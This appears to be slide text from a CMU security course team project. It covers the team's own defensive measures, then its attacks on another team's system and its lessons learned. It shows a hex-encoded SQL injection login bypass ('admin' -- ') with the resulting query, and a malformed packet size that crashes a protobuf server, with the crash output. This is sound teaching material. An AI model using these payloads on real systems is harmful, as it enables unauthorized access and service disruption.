CMU Security Specialist Course

Team Project Phase 2

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
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Against vulnerability that allows anonymous users to access the system

Encrypt the hashed credential in the storage

Apply 2FA (what you know + what you are)

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Against vulnerability that leaks user data inside the target machine

Encrypt the image + name in the storage Against vulnerability that leaks

Use verified crypto algorithm (AES256-CBSe)r data over network

Embed the root key into code obfuscated

Use a random file name in the storage

Use TLS in network communication

Against vulnerability that leaks secret key inside the target machine









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Compromise Confidentiality
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Compromise Integrity
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Compromise Availability

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
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Team 1 system




First Impression

High performance (less delay) even in the secure mode

Firewall used so cannot scan ports using 'nmap'

Sound recovery logic in case of crash or assert





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
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
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
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










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






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
















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
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
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
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
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
Pollute user DB

To do that, gain 'admin' privilege

To do that, login 'admin'



ID admin PW |



Step 1 Craft packet for SQL injection

\x0A : id

\x0B: id length

\x61\x64\x6D\x69\x6E\x27\x20\x2D\x2D\x20\x27 : admin' -- '

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
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
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Step 3 SQL query on the server side

"SELECT * from user where account="" + "admin' -- "" + "" and passwd="" ...

"SELECT * from user where account='admin' -- " and passwd=" ...

"SELECT * from user where account='admin'"

Successfully login using SQL injection !!!

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
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
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
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
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
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
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
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Step 1 Craft packet causing server crash

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 $x02\x00\x00$: whole packet size

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
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
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Step 3 System crash

pkt header : length=2 head=[SB1T]

pkt header : msgtype=1002

pkt header: timestamp=-890563053

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[libprotobuf FATAL google/protobuf/stubs/stringpiece.cc:50] size too big: 18446744073709551602 details: string length exceeds max size terminate called after throwing an instance of 'google::protobuf::FatalException' what(): size too big: 18446744073709551602 details: string length exceeds max size

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        ppkt->hdr.size,ppkt->hdr.head[0],ppkt->hdr.head[1],ppkt->hdr.head[2],ppkt->hdr.head[3]);
        if (ppkt->hdr.head[0]=='S' && ppkt->hdr.head[1]=='B' &&
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                 printf("pkt header : msgtype=%d\n", ppkt->hdr.msgtype);
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Lessons learned

Threats were well defended against the parts we knew, but not other parts we don't know. So, it is necessary to get advice from many experts.

Since the attack was mainly based on the low-hanging fruit, we felt that the easily accessible attack surface should be thoroughly secured.

When deriving threats through tools to identify it, there were too many false positive threats. And it took a lot of effort to sort them out.

We understood how fuzz works, and when applied, were surprised that vulnerabilities could be found in unexpected places. Plus, it's difficult to make the modeling rules based on the target system.

Root of trust must be trustworthy to build a system secure.